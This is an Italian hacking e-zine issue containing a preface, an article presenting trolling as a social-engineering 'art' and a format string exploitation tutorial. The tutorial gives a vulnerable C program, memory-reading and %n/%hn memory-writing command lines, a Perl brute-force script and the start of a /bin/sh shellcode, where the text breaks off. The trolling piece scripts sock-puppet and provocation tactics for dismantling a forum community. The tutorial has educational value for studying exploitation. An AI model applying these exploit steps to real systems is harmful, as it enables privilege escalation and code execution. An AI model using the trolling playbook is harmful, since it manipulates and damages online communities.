

UnderAttack
italian hacking e-zine

UnderAttHack n.2 by Hackingeasy Team

In_questo_numero() {

}

Prefazione al n.2

Eccoci ancora in UnderAttHack, che ha il piacere di pubblicare la sua terza edizione.
Questo numero esce in versione ridotta per quantità (non per qualità ovviamente) per una riorganizzazione della nostra struttura, che dopo un primo inizio con i problemi della gioventù deve articolarsi in maniera più completa.
Restando in tema di innovazioni, credo che orami tutti Voi siate al corrente del passaggio al nuovo forum http://hackingeasy.tk/ oppure http://hackingeasy.mastertopforum.com/ (non c'è differenza tra i due link) che manifesta una notevole crescita continua.
Allo stesso modo cresce a dismisura l'interesse per questa E-Zine, che dopo soli due numeri pubblicati richiama un discreto numero di lettori nonchè nuovi collaboratori interessati soprattutuo ad espandere il progetto per poterlo portare ai vertici.
Abbiamo ricevuto molti commenti e suggerimenti positivi da tutto il network che inducono il nostro Staff a non fermarsi mai e mettercela tutta nell'affrontare ancora una volta l'ennesima sfida alla quale ci Siamo sottoposti, arricchendo e supportando questo progetto al meglio delle nostre stesse capacità.
Le nostre previsioni sono più che buone dal punto di vista di pubblicazioni, con l'affinare ancora le nostre pagine scritte che seguono; mi viene in mente una delle frasi celebri che citano i chimici (Legge della conservazione della massa)
"..nulla si crea, nulla si distrugge, ma tutto si trasforma.."
Questo indica che le potenziali eccellenti vivono in ogni essere vivente ma la differenza arriva da chi ha voglia di sfruttarle e ha voglia di trasformare quello che è già creato o magari è stato distrutto dal dimenticatoio.
Bene, giunti al termine di questa introduzione non posso che augurarmi che gradiate la lettura, e visto che in molti chiedete sempre news di ogni genere questa volta Vi invitiamo a lasciare un parere, un consiglio per far sempre meglio e perché no, un articolo tutto Vostro nel prossimo numero!

A nome di tutto lo Staff siamo lieti di auguravi una buona e sana lettura

adsmanet

Trolling the web

Chiunque abbia una minima esperienza nelle community di internet è a conoscenza del fenomeno troll.
Il nome 'trolls' ha una doppia origine, riferita sia al 'trolling' come tecnica di pesca che consiste nel gettare le reti direttamente sopra un grosso banco di pesci (è chiaro il riferimento all'azione contro una comunità di utenti), sia successivamente alle somiglianze tra il web-troll e il suo omologo folletto pestifero della mitologia nordica.

La pratica sembrerebbe in apparenza appannaggio di navigatori stressati o annoiati, probabilmente bambini che non conoscono un uso migliore della rete. Questa idea è vera soltanto in parte...
In questo documento mostrerò invece come esista una vera *arte del trolling*, realizzata con metodi decisamente scientifici e per obbiettivi estremamente precisi che vanno ben oltre il comune significato attribuito.
L'attività dei troll è la trasposizione cyber-spaziale dell'attività storica dei provocatori sociali, coloro che in passato più volte hanno pianificato e innescato sommosse o vere e proprie rivoluzioni.

Il fenomeno

Ciò che i troll progettano e realizzano deve essere inquadrato nel concetto primario di *LulZ*.
LulZ è una chiara storpiatura di LoL (laugh out loud) che rappresenta la volontà di irritare qualcuno fino al suo annientamento.
In un interessante articolo del NY Times dedicato proprio allo studio del fenomeno, un'ottima definizione ci viene data da un troll anonimo:

"*Lulz is watching someone lose their mind at their computer 2,000 miles away while you chat with friends and laugh"*
[Lulz è vedere qualcuno perdere la testa al suo computer a 2.000 miglia di distanza mentre chatti con gli amici e ti diverti]

Che l'attivit dei troll sia dannosa è cosa ben conosciuta, meno si prende in considerazione i pericoli reali generati dal trolling...
Nell'anno 2007, negli Stati Uniti come nel resto del mondo il fenomeno MySpace attira milioni di giovanissimi.
Megan Meier è una comune ragazzina di 13 anni del tranquillo Missouri che cerca una voce in rete dal suo blog, e come tipico dei tempi moderni intrattiene lunghe conversazioni con il suo fidanzatino virtuale.
Nel Novembre dello stesso anno, Megan Meier viene ritrovata morta dopo essersi impiccata nella sua stessa casa. Il motivo del gesto è una persecuzione di minacce e messaggi violenti da parte del suo fidanzatino di MySpace.

Quel ragazzino evidentemente era qualcosa di ben diverso, probabilmente un maniaco o comunque una persona con chiari problemi psichiatrici.
Come trovare un fake che poteva risiedere in qualunque zona degli USA?
Nella realtà, non fu necessario fare molta strada...
La persona che portò al suicidio la giovane era una creazione della signora Lori Drew, compaesana di Megan Meier e madre di una sua amica, che volle vendicarsi per una serie di pettegolezzi fatti nei confronti di sua figlia.

La creazione di uno o più personaggi di fantasia è alla base del trolling. Molte volte questi *alias* possono interagire tra loro come amici o come contendenti all'interno di un gruppo, portando idee opposte possono arrivare a spaccare profondamente il gruppo stesso fino a distruggerlo.
Un esempio di questa tecnica è realizzata tramite l'uso di *sock-puppet* (traducibile come 'burattino'), vari personaggi diversi vengono creati dallo stesso troll e agiscono in maniera separata in modo da creare discussioni e tramutarle in flame in cui vengono attirati anche il resto dei membri della community.
Spesso vengono inserite tre posizioni 'di copione': due di scontro e una di conciliazione in maniera da guidare completamente le discussioni agendo sia nei confronti del 'concorrente', sia contro il conciliatore per scatenare la reazione degli altri utenti.

I troll possono agire singolarmante oppure in gruppo, nel secondo caso lavorando in parallelo tra un client di chat con cui coordinare l'azione e il sito obbiettivo per il loro attacco.
Un attacco multiplo di un numeroso gruppo, dove ogni partecipante possiede più personaggi distinti, può portare velocemente al collasso una comunità.
Una prima forma di attacco è la generazione di dispute diffuse, in maniera da scoraggiare l'utenza da una qualche partecipazione alla community ridotta ormai a pagine piene solo di insulti reciproci.
Un secondo metodo è quello di abbassarne il livello in modo drastico, riempiendo il portale di 'richieste spazzatura' e quindi alontanando chiunque cerchi informazioni, che risultano alla fine poco più che accessorie rispetto al resto dei contenuti inutili.

Il trolling è come una partita a scacchi da giocare contro una comunità intera ma anche contro un singolo utente per estrometterlo dal gruppo, o addirittura per inseguirlo nella rete dopo il suo abbandono.
In questo caso il/i troll, una volta entrati all'interno della community assumono un atteggiamento normale o addirittura collaborativo nei confronti di tutti i membri. Soltanto l'utente bersaglio viene prima screditato in maniera da perdere l'appoggio del gruppo, quindi martellato fino all'abbandono della community.
In questa situazione il troll utilizza il particolare rapporto che si instaura in una comunità della rete, in cui un soggetto molto partecipe viene comunque appoggiato dal resto dell'utenza.
Si instaura un'azione informativa manipolatoria per cui 'io ho ragione perchè faccio tanto per la comunità'; questa anomalia permette a chi la attua di potersi scagliare contro un soggetto o un sotto-gruppo avendo un'approvazione più o meno esplicita da parte degli altri.

L'abbandono di un soggetto portante o di un sotto-gruppo determina mancanze nella comunità che possono invalidarne l'azione.
Facendo un esempio ipotetico, potremmo pensare ad un forum di auto in cui un troll potrebbe rispondere alle più varie domande, disdegnando e ridicolizzando chiunque si interessi ai fuoristrada.
Tutta l'utenza non interessata ai fuoristrada troverebbe la sua attività estremamente lodevole e fondamentale per la comunità; probabilmente un atteggiamento di falso vittimismo in cui 'quelli dei fuoristrada mi attaccano di continuo perchè sono invidiosi della mia bravura' troverebbe un notevole appoggio, anche nel caso della dimostrazione di incompetenza totale in quel campo da parte del troll.
Nel tempo gli utenti competenti nel settore dei fuoristrada abbandoneranno il forum, privando la comunità del loro aiuto.
L'attività è conclusa con successo, il forum non è più in grado di soddisfare tutte le richieste che arrivano e l'aiuto fornito non è più completo ma anzi manca di una parte fondamentale; oltretutto la comunità non si rende nemmeno conto che ormai è chiusa e destinata a morire.

Immaginiamo...

Le forme adottate dal troll per creare irritazione all'interno della comunità sono di varia natura ma riconducibili ad alcuni metodi classici, importati direttamente dalle tecniche di disinformazione tipiche dell'ingegneria sociale.
Rimanendo nell'esempio del forum sulle automobili mostreremo alcuni esempi tipici di *interferenza informativa* attuata dal nostro ipotetico troll.
Per 'interferenza informativa' intendiamo un processo cognitivo alterato, generato da rapporti di causa-effetto percepiti come tali ma in realtà inesistenti.

Immaginiamo una discussione in cui il troll voglia innescare un flame nei confronti dell'utenza obbiettivo:

Trovo che il settore dei fuoristrada sia il segmento più inutile del mercato.
Auto del genere, con una tecnologia primitiva, consumi elevatissimi, totalmente inguidabili ed inoltre con prezzi esorbitanti secondo me dovrebbero scomparire dal mercato.

Una simile dichiarazione ha molteplici valenze ed è destinata non tanto ad offendere il gruppo target, quanto piuttosto ad essere impugnata dal troll in ogni situazione.
Da un lato viene presentato come un pensiero personale relativo ai gusti individuali, dall'altro lato vengono inseriti parametri tecnici oggettivi, rigorosamente non spiegati, che porteranno chi risponde a portare esempi concreti e meglio spiegati.
In ogni caso, chi risponderà lo farà per dare spiegazioni e questo basta al troll per preparare la sua risposta.
Prima di continuare, invito il lettore a pensare ad un qualunque modo non rissoso per rispondere...
Fatto questo, qualunque cosa abbiate pensato...questa è la mia risposta:

Va bene, sempre le solite storie. È inutile che si faccia questa compagna a favore di un segmento nettamente minoritario, se fossero così perfette le comprerebbero tutti; se poi si vuole ammettere che chi non compra un fuoristrada è scemo mi pare che siamo all'assurdo.
Come si vede bene, la rete del troll si sta tessendo da sola. L'unico modo esistente per frenare la sua azione (se riconosciuto) è infatti riassunto nella frase quasi storica *"Don't feed the troll"* (non date da mangiare al troll), cioè la sola e unica cosa da fare è quella di non rispondere...

Analiziamo quest'ultima frase, che probabilmente sarà riferita ad una spiegazione dei pregi o ad una critica dei difetti esposti dal troll.
La prima frase infonde un senso di persecuzione nei confronti del troll, che come abbiamo visto ha infatti voluto esporre una propria idea personale...in teoria
Per tutto il resto della risposta, si notino le interferenze presenti:

- rispondere al primo messaggio implica comunque una qualche spiegazione; nulla ha a che vedere con forme di pubblicità. Se la domanda iniziale del troll fosse stata più articolata la risposta sarebbe stata diversa, mentre in quelle condizioni 'la pubblicità' indicata dal troll è inevitabile.
- la diffusione dei fuoristrada (come qualunque segmento), non ha alcun rapporto con il valore tecnico del mezzo ma dipende da altre considerazioni.
- il richiamo a "...chi non ha il fuoristrada è scemo" passa automaticamente ad uno scontro tra gruppi del forum anche se non è stato sicuramente voluto da chi risponde. Notate come in una eventuale ulteriore risposta, la negazione di quella frase possa essere usata dal troll come negazione del contenuto stesso della prima risposta.

La reazione a questa seconda risposta può essere meno identificabile con precisione. Mentre qualche utente avrà ancora un atteggiamento più che conciliante, qualcuno potrebbe già rispondere in modo non del tutto garbato innescando a piano regime il piano del troll; l'unica cosa certa è che ci sarà una reazione critica nei suoi confronti. Perchè non sfruttarla abilmente?

Scusate tanto se ho espresso la mia opinione personale, credevo che si potesse.
Non mi sempra una buona cosa assalire le persone in questo modo, non saprei se c'è una qualche sensazione tipo "coda di paglia" qui dentro.
Io lavoro nel settore da anni e anni, le mie capacità sono dimostrate dal mio impegno nel forum e non avrei particolare piacere a subire questo trattamento

Viene sfruttata la finta opinione indicata all'inizio; dopo una simile serie di messaggi è normale una reazione di critica, che però il troll utilizza con vittimismo per irritare ancora di più gli altri partecipanti alla discussione.
È importante notare da un lato l'aspetto 'galante' del messaggio che non offende direttamente nessuno, dall'altro lato è ben visibile la spinta al flame potenziale che a questo punto quasi

sicuramente verrà colto da qualcuno.
Fondamentale anche l'ennesima interferenza: l'esperienza nel settore e l'aiuto nel forum non danno maggior valore alle dichiarazioni esposte in precedenza e nemmeno sono motivo per essere esenti da qualunque critica.
Altra cosa degna di nota è il fatto che l'aiuto nel forum apprezzato dagli altri utenti (diversi dal gruppo target), come all'inizio il riferimento a chi non ha il fuoristrada, tenda a suddividere la comunità in due gruppi distinti: i possessori di auto 'normali' e quelli di fuoristrada. Due categorie probabilmente differenziate di qui a breve nel forum ma assolutamente inesistenti nel mondo automobilistico.

Il nostro esempio può fermarsi qui; sarebbe difficile proseguire senza conoscere le risposte degli utenti target del troll, oltretutto tutti i presupposti per un flame sono già innescati indipendentemente dalle risposte che verrebbero date.
Diventerebbe interessante riflettere su come la situazione sarebbe cambiata nel caso fossero stati presenti più di un troll, o comunque un troll con un *sock-puppet* ora a suo favore e ora contrario.
I continui attacchi agli esperti di fuoristrada nel tempo allontanerebbe quel gruppo dal forum.
I possessori o conoscitori di quel tipo di auto sarebbero probabilmente un numero piuttosto esiguo e decisamente settoriale, probabilmente nessuno degli altri elementi del forum ci farebbe particolarmente caso o comunque non sarebbe interessato alla cosa.
Viene da chiedersi però se un forum dedicato alle auto senza esperti di quel segmento abbia particolare senso...

Un utente esterno alla comunità noterà probabilmente questa carenza e il numero dei nuovi iscritti calerà; è nettamente più probabile che un utente attualmente presente lasci il forum per vari motivi piuttosto che arrivi nuova utenza in un forum non completo.
Non ultimo, l'utenza presente al momento dell'arrivo del troll troverà in ogni caso in community concorenti un'offerta più articolata e sarà spinta all'abbandono del forum attuale.
...insomma il forum è spacciato, anche se nessuno se ne è accorto...

Conclusioni

Questo articolo ci ha mostrato un fenomeno su cui non esiste una folta letteratura.
Normalmente ci si riferisce al trolling soltanto in riferimento al fastidio creato e non lo si analizza in base alla componente di ingegneria sociale interessata.
L'esempio analizzato non poteva essere reale...mica posso sfasciare un forum per scrivere su UAH xD
Come si vede però tutto funziona alla perfezione senza possibilità di scampo; il processo innescato è chiaro e lampante, tutto è studiato con un metodo infallibile che non permette alcuna uscita escluso il solito *Don't feed the troll*...

...apparentemente...
Il problema che vi pongo infatti è il seguente: nel nostro esempio sareste riusciti ad

individuare in modo inequivocabile l'attività distruttiva di un troll?
Nulla è chiaramente offensivo; i messaggi degli esempi si sommano a quelli di aiuto nel resto del forum; il troll risulterebbe un utente normale se non uno dei più attivi, anche se in disaccordo con una parte (ristretta) dell'utenza.
La strategia di annientamento attuata non è visibile, faccio notare che al momento dell'uscita della componente 'fuoristrada' dal forum il troll rimarrebbe comunque presente e oltretutto a quel punto avrebbe il favore pieno di tutto il resto degli iscritti, potrebbe ad esempio scoraggiare tutti i nuovi utenti dall'entrata e concentrarsi su u nuovo gruppo.
Probabilmente gli amministratori stessi non noterebbero la sua attività, o comunque ne prenderebbero coscienza troppo tardi, quando l'esclusione del troll provocherebbe una reazione dell'utenza tale da mettere comunque in crisi la comunità.

L'attività di trolling può essere più pericolosa di qualunque deface, è applicabile a qualunque piattaforma indipendentemente dal gradio di sicurezza o di aggiornamento della stessa.
Un gruppo di troll ben organizzato e preparato può creare molti più danni di qualunque hacking crew esistente andando ad agire sul lato umano, cioè il famoso lato più debole del sistema di sicurezza.

Floatman

Format string overflow

Il *format string overflow* è una vulnerabilità relativamente recente, venuta alla ribalta intorno al 2000 e scoperta inizialmente nel server FTP *VsFTPd*.
Si tratta di una vulnerabilità basata, come i "cugini" buffer overflow classici, su errori da parte del programmatore, e lo sfruttamento di questo tipo di vulnerabilità per ottenere il permesso di esecuzione di comandi attraverso un processo privilegiato è una piccola arte che mette alla prova lo spessore tecnico di un attaccante.
Cominciamo a capire come funziona prendendo un programmino in C:

```
#include <stdio.h>
#include <string.h>

main (int argc, char **argv)  {
        char buff[1024];
        static int var = -72;

        strcpy (buff,argv[1]);
        fprintf (stderr,buff);
        printf ("\nvar = %d = 0x%x\n",var,var);
        exit(0);
}
```

Qui in realtà ci sarebbe anche un buffer overflow classico abbastanza lampante, ma concentriamoci per ora sul format string.
Notiamo una cosa:

```
fprintf (stderr,buff);
```

Questa riga prende la stringa *buff* così com'è e la manda su *stderr*.
Qui nascono tutti i problemi. Se infatti richiamo il programma in questo modo

```
root@box:~# ./format AAAA
AAAA
var = -72 = 0xffffffb8
```

va tutto bene. Ma chi ha un po' di rudimenti di C sa che a funzioni come *printf()*, s*printf()*, *fprintf()* ecc. va in genere passata una "stringa di formato", che indica eventualmente come stampare altre variabili passate alla funzione.
Le variabili vengono passate sullo stack. Ad esempio, in una chiamata così fatta:

```
printf ("a vale %d e b vale %d\n",a,b);
```

lo stack al momento della chiamata sarà così costruito:

```
+--------------------------+
| "a vale %d e b vale %d\n" |
+--------------------------+
|            a             |
+--------------------------+
|            b             |
+--------------------------+
```

La printf() preleva quindi per prima la stringa di formato, quindi trova le due occorrenze di *%d* e le sostituisce prelevando due interi dallo stack. In questo caso preleverà proprio a e b, e tutto è a posto. Ma se richiamassimo la funzione in questo modo

```
printf ("a vale %d e b vale %d\n");
```

la printf() preleverebbe in ogni caso due dati interi dallo stack, che in questo caso saranno i dati immediatamente adiacenti sullo stack alla stringa di formato. Notiamo subito quindi come sfruttare questo tipo di vulnerabilità nel sorgente mostrato sopra. Nell'esempio corretto avremmo scritto quella *fprintf()* come

```
fprintf (stderr,"%s",buff);
```

ovvero "salva sullo stack la stringa buff e stampala come stringa" (lo specifichiamo nella stringa di formato). Ma con

```
fprintf (stderr,buff);
```

abbiamo praticamente carta bianca. Possiamo richiamare il programma in questo modo

```
root@box:~# ./format %s
ÿ³
var = -72 = 0xffffffb8
```

e vedremmo quello che c'è sullo stack dopo la nostra stringa, visualizzandolo come stringa. Oppure, visualizzandolo in esadecimale

```
root@box:~# ./format AAAA%.08x.%.08x.%.08x.%.08x.%.08x.%.08x.%.08x.
%.08x
AAAA4000072c.00000000.41414141.38302e25.2e252e78.2e783830.38302e25.2
e252e78
var = -72 = 0xffffffb8
```

potremmo letteralmente navigare la memoria del processo. E infatti ci ritroviamo subito un

0x41414141, corrispondente proprio alla sequenza "AAAA" che abbiamo inserito sullo stack, e subito dopo un bel po' di 0x252e30382e. E se vi state chiedendo cosa sono...

```
root@box:~# printf "\x25\x2e\x30\x38\x2e" && echo
%.08.
```

Come è ovvio che sia, gli argomenti passati al programma vengono salvati sullo stack, e specificando stringhe di formato come queste possiamo letteralmente navigare lo stack, e quindi visualizzare anche gli argomenti stessi passati al programma.

Leggere da indirizzi arbitrari

Possiamo anche tranquillamente leggere la memoria da indirizzi arbitrari. Prendiamo ad esempio le variabili d'ambiente. Tali variabili sono definite dal chiamante stesso del processo, e importate nella memoria di ogni processo. Esempio, la variabile d'ambiente PATH stabilisce quali sono le directory in cui cercare gli eseguibili nel caso in cui non venga specificato il percorso completo:

```
root@box:~# env | grep PATH
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/X11R6/bin:/usr/local/sbin:/u
sr/local/bin:/usr/games:/opt/bin:.
```

Attraverso un programmino simile possiamo sapere tali variabili a che indirizzo di memoria sono salvate per un certo eseguibile:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
        char *ptr;

        if(argc < 3) {
                printf("Usage: %s <environment variable> <target
program name>\n", argv[0]);
                exit(0);
        }

        ptr = getenv(argv[1]); /* get env var location */
        ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for
program name */
        printf("%s will be at %p\n", argv[1], ptr);

}
```

E quindi:

```
root@0[root]# ./getenvaddr PATH ./format
PATH will be at 0xbfffff13
```

ed effettivamente possiamo constatare

```
root@0[root]# gdb -q ./format
(gdb) b main
Breakpoint 1 at 0x8048457: file format.c, line 8.
(gdb) r
Starting program: /root/format

Breakpoint 1, main (argc=1, argv=0xbffffdb4) at format.c:8
*
(gdb) x/s 0xbfffff13
0xbfffff13:
"/bin:/usr/X11R6/bin:/usr/local/sbin:/usr/local/bin:/usr/games:/opt/
bin:."
```

Nulla ci impedisce di leggere direttamente da quest'indirizzo attraverso un format string:

```
root@0[root]# ./format `printf "\x13\xff\xff\xbf"`.%.08x.%.08x.
%.08x.%.08x.%.08x.%.08x
ÿÿ¿.4000072c.00000000.bfffff13.302e252e.252e7838.7838302e
var = -72 = 0xffffffb8
```

ovvero

```
root@0[root]# ./format `printf "\x13\xff\xff\xbf"`.%.08x.%.08x.%s
ÿÿ¿.4000072c.00000000./sbin:/bin:/usr/sbin:/usr/bin:/usr/X11R6/bin:/
usr/local/sbin:/usr/local/bin:/usr/games:/opt/bin:.
var = -72 = 0xffffffb8
```

Possiamo sapere quanti elementi deve contenere la format string prima di arrivare alla stringa da leggere anche andando per tentativi, magari tramite uno scriptino simile:

```
#!/usr/bin/perl

for ($i=1; $i<=100; $i++)  {

        print "i=$i: ";
        $repeat = "%.08x." x $i;
        $arg = "\x13\xff\xff\xbf".$repeat."%s";

        if (!fork())  {
```

```
                exec ("./format $arg");
        }
        print "\n";

}
```

Una volta noto il numero di byte "junk" da utilizzare prima di arrivare a leggere la locazione di memoria che ci interessa, possiamo anche scrivere la stringa di formato in questo modo:

```
root@0[root]# ./format `printf "\x13\xff\xff\xbf"`.%3\$s
ÿÿ¿./sbin:/bin:/usr/sbin:/usr/bin:/usr/X11R6/bin:/usr/local/sbin:/us
r/local/bin:/usr/games:/opt/bin:.
var = -72 = 0xffffffb8
```

La stringa di formato *%3$s* dice di andare a prendere dalla memoria il terzo parametro della printf (accesso diretto). Ovvero, nel nostro caso, evita di specificare anche *%08x* e *%08x*.

Scrivere su indirizzi arbitrari

Così come la lettura, una vulnerabilità di format string consente anche la scrittura su zone di memoria arbitrarie, attraverso il parametro di formato *%n*. Tale parametro è stato reso celebre proprio dalle vulnerabilità di format string: il suo compito è infatti quello di scrivere in un'area di memoria il numero di byte scritti fino ad allora dalla printf.

```
#include <stdio.h>

main()  {
        int n;

        printf ("Sono una printf. Quanti byte ho scritto? %n",&n);
        printf ("%d\n",n);
}
root@0[root]# ./a.out
Sono una printf. Quanti byte ho scritto? 41
```

Nel sorgente preso in esame proveremo a sovrascrivere la variabile statica presente. Il metodo a questo punto dovrebbe essere intuitivo. Innanzitutto vediamo a che indirizzo si trova:

```
root@0[root]# gdb -q ./format
(gdb) b main
Breakpoint 1 at 0x8048457: file format.c, line 8.
(gdb) r
Starting program: /root/format

Breakpoint 1, main (argc=1, argv=0xbffffdb4) at format.c:8
```

```
*
(gdb) p &var
$1 = (int *) 0x80495f4
```

Non ci resta da fare che una cosa del genere:

```
root@0[root]# ./format `printf "\xf4\x95\x04\x08"`%.08x%.08x%n 2>
/dev/null

var = 20 = 0x14
```

Ed ecco che magicamente la mia variabile non vale più -72 ma 20. Ho infatti passato alla printf una stringa di formato lunga 20 caratteri (4 per l'indirizzo, 8 per la prima variabile di formato e 8 per la seconda). In questo modo posso scrivere nella variabile il valore che voglio...

```
root@0[root]# ./format `printf "\xf4\x95\x04\x08"`%16x%16x%n 2>
/dev/null

var = 36 = 0x24
# 4+16+16=36
```

o anche, sfruttando l'accesso diretto

```
root@0[root]# ./format `printf "\xf4\x95\x04\x08"`%32x%3\$n 2> /dev/
null

var = 36 = 0x24
```

Questo approccio diventa però scomodo, se non impraticabile, quando vogliamo sovrascrivere ad una zona di memoria un indirizzo. Ci dovremmo infatti ritrovare a passare alla printf 3-4 miliardi di byte prima per fare in modo che la *%n* scriva sulla variabile richiesta un numero, ad esempio, dell'ordine di 0xbfffffff. Ecco che allora ci vengono in aiuto sempre le format string con il parametro h. Il parametro h infatti forza la scrittura del parametro come short. Riportandoci al caso di sopra:

```
root@0[root]# ./format `printf "\xf4\x95\x04\x08"`%32x%3\$hn 2>
/dev/null

var = -65500 = 0xffff0024
```

In origine avevamo

```
var = -72 = 0xffffffb8
```

Abbiamo quindi sovrascritto con il valore 0x24 solo i due byte meno significativi della zona di memoria, lasciando inalterati i due più significativi. Vediamo ad esempio come si potrebbe scrivere in var il valore 0xbfffffff:

```
root@0[root]# gdb -q ./format
(gdb) p 0xbfff-8
$1 = 49143
(gdb) p 0xffff-0xbfff
$2 = 16384
root@0[root]# ./format `printf "\xf6\x95\x04\x08\xf4\x95\x04\x08"`
%49143x%3\$hn%16384x%4\$hn 2> /dev/null

var = -1073741825 = 0xbfffffff
```

Con

```
printf "\xf6\x95\x04\x08\xf4\x95\x04\x08"
```

diciamo di sovrascrivere sia l'indirizzo *0x080495f6*, sia *0x080495f4*.

Iniezione di codice arbitrario

Cominciamo a preparare uno shellcode che richiami /bin/sh attraverso il mio generatore di shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char code[] =
    "\\x60"                         /*pusha*/
    "\\x31\\xc0"                    /*xor    %eax,%eax*/
    "\\x31\\xd2"                    /*xor    %edx,%edx*/
    "\\xb0\\x0b"                    /*mov    $0xb,%al*/
    "\\x52"                         /*push   %edx*/
    "\\x68\\x6e\\x2f\\x73\\x68"     /*push   $0x68732f6e*/
    "\\x68\\x2f\\x2f\\x62\\x69"     /*push   $0x69622f2f*/
    "\\x89\\xe3"                    /*mov    %esp,%ebx*/
    "\\x52"                         /*push   %edx*/
